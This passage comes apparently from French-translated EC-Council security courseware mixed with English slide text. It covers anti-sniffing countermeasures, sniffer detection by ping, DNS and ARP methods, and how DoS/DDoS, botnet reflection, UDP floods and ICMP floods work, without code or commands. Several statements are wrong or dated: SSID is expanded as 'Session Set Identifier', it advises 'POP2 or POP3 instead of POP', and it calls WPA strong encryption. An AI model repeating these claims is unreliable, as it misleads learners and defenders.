- Désactiver les diffusions d'identification du réseau et si possible, limiter le réseau aux utilisateurs autorisés afin d'éviter que le réseau ne soit analysé par des outils d'écoute réseau.
- Utiliser IPv6 au lieu d'IPv4.
- Utiliser des sessions chiffrées telles que SSH au lieu de telnet, Secure Copy (SCP) au lieu de FTP et SSL pour la connexion au courrier électronique afin de protéger les utilisateurs des réseaux sans fil contre les attaques par écoute réseau.
- Utiliser HTTPS au lieu de HTTP pour protéger les noms d'utilisateur et les mots de passe.
- Utiliser un commutateur au lieu d'un concentrateur car un commutateur ne transmet les données qu'au destinataire concerné.
- Utiliser le protocole de transfert de fichiers sécurisé (SFTP) au lieu de FTP pour le transfert sécurisé de fichiers.

- Utiliser PGP et S/MIME, VPN, IPSec, SSL/TLS, SSH et les mots de passe à usage unique (OTP).
- Utiliser POP2 ou POP3 au lieu de POP pour télécharger des courriers électroniques à partir de serveurs de messagerie.
- Utiliser SNMPv3 au lieu de SNMPv1 ou SNMPv2 pour gérer les équipements en réseau.
- Toujours chiffrer le trafic sans fil avec un protocole de chiffrement fort tel que WPA ou WPA2.
- Récupérer les adresses MAC directement à partir des cartes réseau au lieu du système d'exploitation ; cela empêche l'usurpation des adresses MAC.
- Utiliser des outils pour déterminer si des cartes réseau fonctionnent en mode promiscuous.
- Utiliser le concept de liste de contrôle d'accès (ACL) pour n'autoriser l'accès qu'à une gamme fixe d'adresses IP de confiance dans un réseau.
- Remplacer les mots de passe par défaut par des mots de passe complexes.
- Éviter de diffuser les SSID (Session Set Identifier).
- Mettre en œuvre un mécanisme de filtrage MAC sur votre routeur.
- Mettre en œuvre des outils d'analyse et de surveillance du réseau pour détecter les intrusions malveillantes, les équipements malveillants et les analyseurs réseau.

Sniffer Detection Techniques: Ping Method




- Sends a ping request to the suspect machine with its IP address and an **incorrect MAC address**. The Ethernet adapter rejects it, as the MAC address does not match, whereas the suspect machine running the **sniffer responds** to it as it does not reject packets with a different MAC address

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Sniffer Detection Techniques: DNS Method




Most of the sniffers perform **reverse DNS lookups** to identify the machine from the IP address



A machine generating **reverse DNS lookup traffic** is very likely to be running a sniffer

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Techniques de détection des analyseurs réseau

- Méthode Ping

Pour détecter un analyseur réseau, il faut identifier la machine qui fonctionne en mode promiscuous sur le réseau. La méthode ping est utile pour détecter un système qui fonctionne en mode promiscuous, ce qui permet de détecter les analyseurs réseau installés sur le réseau.

Il suffit d'envoyer une requête ping à la machine suspecte avec son adresse IP et son adresse MAC incorrecte. Cet envoi devrait être rejeté par l'adaptateur Ethernet car l'adresse MAC ne correspond pas, mais une machine suspecte qui exécute un analyseur réseau y répondra, car elle ne rejette pas les paquets avec une adresse MAC différente. Cette réponse permettra donc d'identifier l'analyseur réseau.




Figure 6.19 : Mode promiscuous




Figure 6.20 : Mode Non-promiscuous

▪ Méthode DNS

La recherche DNS inversée est l'inverse de la méthode de recherche DNS. Les analyseurs réseau qui utilisent la méthode de recherche DNS inversée augmentent le trafic réseau. Cette augmentation du trafic réseau peut être une indication de la présence d'un analyseur sur le réseau. Les ordinateurs de ce réseau sont en mode promiscuous.

Les utilisateurs peuvent effectuer une recherche DNS inversée à distance ou localement. Surveillez le serveur DNS de l'organisation pour identifier les recherches DNS inversées entrantes. La méthode consistant à envoyer des requêtes ICMP à une adresse IP inexistante permet également de surveiller les recherches DNS inversées. Un ordinateur effectuant une recherche DNS inverse répondrait au ping, ce qui l'identifierait comme étant l'hôte d'un analyseur réseau.

Pour les recherches DNS inversées locales, configurez le détecteur en mode promiscuous. Envoyez une requête ICMP à une adresse IP inexistante et visualisez la réponse. Si le système reçoit une réponse, l'utilisateur peut identifier la machine qui répond comme effectuant des recherches DNS inversées sur la machine locale. Une machine qui génère du trafic de recherche DNS inversée est très probablement un analyseur réseau.




Figure 6.21 : Détection d'un analyseur réseau avec la méthode DNS

▪ Méthode ARP

Cette technique consiste à envoyer une requête ARP à tous les nœuds du réseau. Le nœud qui fonctionne en mode promiscuous sur le réseau va mettre en cache l'adresse

ARP locale. Elle consiste ensuite à diffuser un message ping sur le réseau avec l'adresse IP locale mais une adresse MAC différente. Dans ce cas, seul le nœud qui possède l'adresse MAC (mise en cache plus tôt) sera en mesure de répondre à votre demande de diffusion ping. Une machine en mode promiscuous répond au message ping, car elle possède dans son cache les informations correctes sur l'hôte qui envoie les demandes ping ; les autres machines enverront une requête ARP pour identifier la source de la demande ping. Ceci permettra de détecter le nœud sur lequel l'analyseur réseau est actif.




Figure 6.22 : Détection d'un analyseur réseau avec la méthode ARP



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Déni de service

Les attaques par déni de service (DoS) et par déni de service distribué (DDoS) constituent une menace majeure pour les réseaux informatiques. Ces attaques tentent de rendre une machine ou une ressource réseau indisponible pour les utilisateurs. En général, les attaques DoS/DDoS exploitent des vulnérabilités dans l'implémentation du modèle de protocole TCP/IP (Transmission Control Protocol/Internet Protocol) ou des défauts dans un système d'exploitation (OS) spécifique.

Module Flow

1 Discuss Types of DoS and DDoS Attacks


2 Discuss DoS and DDoS Attack Countermeasures



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Découvrez les attaques DoS et DDoS

Les attaquants mettent en œuvre diverses techniques pour lancer des attaques DoS/DDoS sur des ordinateurs ou des réseaux ciblés. Cette section définit les attaques DoS et DDoS et décrit le fonctionnement des attaques DDoS. Elle aborde également les différentes techniques et outils d'attaque.



Qu'est-ce qu'une attaque DoS ?

Une attaque DoS est une attaque contre un ordinateur ou un réseau qui réduit, limite ou empêche l'accès des utilisateurs aux ressources du système attaqué. Lors d'une attaque DoS, les pirates informatiques inondent le système de leur victime de demandes de service ou de trafic non légitimes afin de surcharger ses ressources et de le mettre hors service, ce qui entraîne l'indisponibilité du site Web de la cible ou au minimum une réduction significative des performances de son système ou de son réseau. L'objectif d'une attaque DoS est d'empêcher les utilisateurs légitimes d'utiliser le système plutôt que d'obtenir un accès non autorisé à un système ou de compromettre des données.

Voici des exemples de types d'attaques DoS :

- Saturer le système de la victime avec un trafic supérieur à celui qu'il peut gérer.
- Saturer un service (par exemple, Internet Relay Chat (IRC)) avec plus d'événements qu'il ne peut en gérer.
- Faire planter une pile TCP/IP en envoyant des paquets corrompus.
- Faire planter un service en interagissant avec lui d'une façon non prévue.
- Bloquer un système en le faisant entrer dans une boucle infinie.




Figure 6.23 : Schéma d'une attaque DoS

Les attaques DoS prennent différentes formes et ciblent différents services. Les attaques peuvent provoquer les effets suivants :

- Consommation de ressources
- Consommation de bande passante, d'espace disque, de ressources CPU ou de structures de données
- Destruction physique ou altération de composants du réseau
- Destruction de programmes et de fichiers dans un système informatique

En général, les attaques DoS visent la bande passante ou la connectivité du réseau. Les attaques visant la bande passante surchargent le réseau avec un volume élevé de trafic qui consomme les ressources du réseau, privant ainsi les utilisateurs légitimes de ces ressources. Les attaques de connectivité submergent un système avec un grand nombre de demandes de connexion, ce qui consomme toutes les ressources disponibles du système d'exploitation et l'empêche de traiter les demandes des utilisateurs légitimes.

Prenons l'exemple d'une entreprise de restauration qui réalise une grande partie de son activité par téléphone. Si un attaquant veut perturber cette activité, il doit trouver un moyen de bloquer les lignes téléphoniques de l'entreprise, ce qui rendrait impossible la poursuite de ses activités. Une attaque DoS fonctionne de la même manière : l'attaquant utilise tous les moyens de se connecter au système de la victime, rendant impossible toute activité légitime.

Les attaques DoS sont un type de violation de la sécurité qui n'entraîne généralement pas le vol d'informations. Toutefois, ces attaques peuvent impacter la cible en termes de ressources et de délais. De plus, une faille de sécurité peut entraîner la perte d'un service tel que le courrier électronique. Dans le pire des cas, une attaque DoS peut provoquer la destruction accidentelle des fichiers et des programmes de millions de personnes qui étaient connectées au système de la victime au moment de l'attaque.

Distributed denial-of-service (DDoS) is a coordinated attack that involves a **multitude of compromised systems** (Botnet) attacking a single target, thereby denying service to users of the targeted system

How do DDoS Attacks Work?

Attacker sets a handler system → Handler → Compromised PCs (Zombies)

Handler infects a large number of computers over the Internet → Compromised PCs (Zombies)

Zombie systems are instructed to attack a targeted server

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Qu'est-ce qu'une attaque DDoS ?

Source : <https://searchsecurity.techtarget.com>

Une attaque DDoS est une attaque coordonnée à grande échelle visant à interrompre la disponibilité des services sur le système ou les ressources réseau de la victime. Elle est lancée indirectement par le biais de nombreux ordinateurs compromis (botnets) sur Internet.

Comme le définit la FAQ sur la sécurité du World Wide Web, "une attaque par déni de service distribué (DDoS) utilise de nombreux ordinateurs pour lancer une attaque DoS coordonnée contre une ou plusieurs cibles. En utilisant la technologie client/serveur, l'auteur de l'attaque est en mesure de multiplier l'efficacité du déni de service de manière significative en exploitant les ressources de plusieurs ordinateurs complices involontaires, qui servent de plateformes d'attaque." L'afflux de messages entrants vers le système cible le force quasiment à s'arrêter, privant ainsi les utilisateurs légitimes de tout service.

Les services attaqués appartiennent à la "victime principale", tandis que les systèmes compromis utilisés pour lancer l'attaque sont appelés "victimes secondaires". L'utilisation de victimes secondaires dans le cadre d'une attaque DDoS permet à l'attaquant d'organiser une attaque importante et perturbatrice tout en rendant difficile sa localisation.

Le premier objectif d'une attaque DDoS est d'obtenir un accès administratif au plus grand nombre possible de systèmes. En général, les attaquants utilisent un script d'attaque personnalisé pour identifier les systèmes potentiellement vulnérables. Après avoir obtenu l'accès aux systèmes cibles, l'attaquant télécharge et exécute un logiciel DDoS sur ces systèmes au moment choisi pour lancer l'attaque.

Les attaques DDoS sont devenues populaires en raison de leur facilité de mise en œuvre et de la faible quantité de travail intellectuel nécessaire à leur exécution. Ces attaques peuvent être très

dangereuses car elles peuvent rapidement surcharger les plus grands serveurs de l'Internet, les rendant inutilisables. Les conséquences des attaques DDoS vont de la perte de clientèle à la mise hors service des réseaux, en passant par les pertes financières et la mise en faillite des organisations.

Comment fonctionnent les attaques DDoS ?

Lors d'une attaque DDoS, de nombreuses applications bombardent un navigateur ou un réseau cible avec de fausses demandes qui rendent le système, le réseau, le navigateur ou le site lent, inutilisable, ou indisponible.

L'attaquant lance l'attaque DDoS en envoyant une commande à des agents zombies, qui sont des ordinateurs connectés à Internet et compromis au moyen de programmes malveillants pour exécuter diverses activités via un serveur de commande et de contrôle (C&C). Ces agents zombies envoient une demande de connexion à un grand nombre de systèmes réflecteurs avec l'adresse IP usurpée de la victime, ce qui amène les systèmes réflecteurs à supposer que ces demandes proviennent de la machine de la victime et non des agents zombies. Les systèmes réflecteurs envoient donc les informations demandées (réponse à la demande de connexion) à la victime. Par conséquent, la machine de la victime est inondée de réponses non sollicitées provenant de plusieurs ordinateurs réflecteurs simultanément, ce qui peut soit réduire ses performances, soit provoquer son arrêt complet.





Figure 6.24 : Schéma d'une attaque DDoS

DoS/DDoS Attack Techniques: UDP Flood Attack




An attacker sends **spoofed UDP packets** at a very high packet rate to a remote host on random ports of a target server using a large source IP range

The flooding of UDP packets causes the server to repeatedly check for **non-existent applications** at the ports

Legitimate applications are inaccessible by the system and give an **error reply** with an ICMP "Destination Unreachable" packet

This attack consumes **network resources** and available bandwidth, exhausting the network until it goes offline



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Techniques d'attaque DoS/DDoS

Attaque par inondation UDP

Dans une attaque par inondation UDP, un pirate envoie des paquets UDP usurpés à une cadence très élevée à un hôte distant sur des ports aléatoires en utilisant une large plage d'adresses IP source. Cette inondation de paquets UDP oblige le serveur à vérifier de manière répétée la présence d'applications inexistantes sur les ports. Par conséquent, les applications légitimes deviennent inaccessibles et toute tentative d'y accéder renvoie un message d'erreur avec un paquet ICMP "Destination Unreachable". Cette attaque consomme les ressources du réseau et la bande passante disponible, saturant le réseau jusqu'à le mettre hors ligne.





Figure 6.25 : Attaque par inondation UDP



Attaque par inondation ICMP

Les administrateurs réseau utilisent le protocole ICMP principalement pour diverses opérations IP, le dépannage et la remontée des erreurs pour les paquets non distribuables. Dans cette attaque, les pirates informatiques envoient de gros volumes de paquets de demande d'écho ICMP au système de la victime, soit directement, soit par le biais de réseaux de réflexion. Ces paquets demandent au système de la victime de répondre et l'important trafic sature la bande passante de la connexion réseau de la victime, qui est alors submergée et cesse de répondre aux demandes TCP/IP légitimes.

Pour se protéger contre les attaques par inondation ICMP, il est nécessaire de définir un seuil qui déclenche la fonction de protection contre les attaques par inondation ICMP lorsqu'il est dépassé. Lorsque le seuil ICMP est dépassé (par défaut, la valeur du seuil est de 1000 paquets/s), le routeur rejette les autres demandes d'écho ICMP provenant de toutes les adresses de la même zone de sécurité pour le reste de la seconde en cours ainsi que pour la seconde suivante.

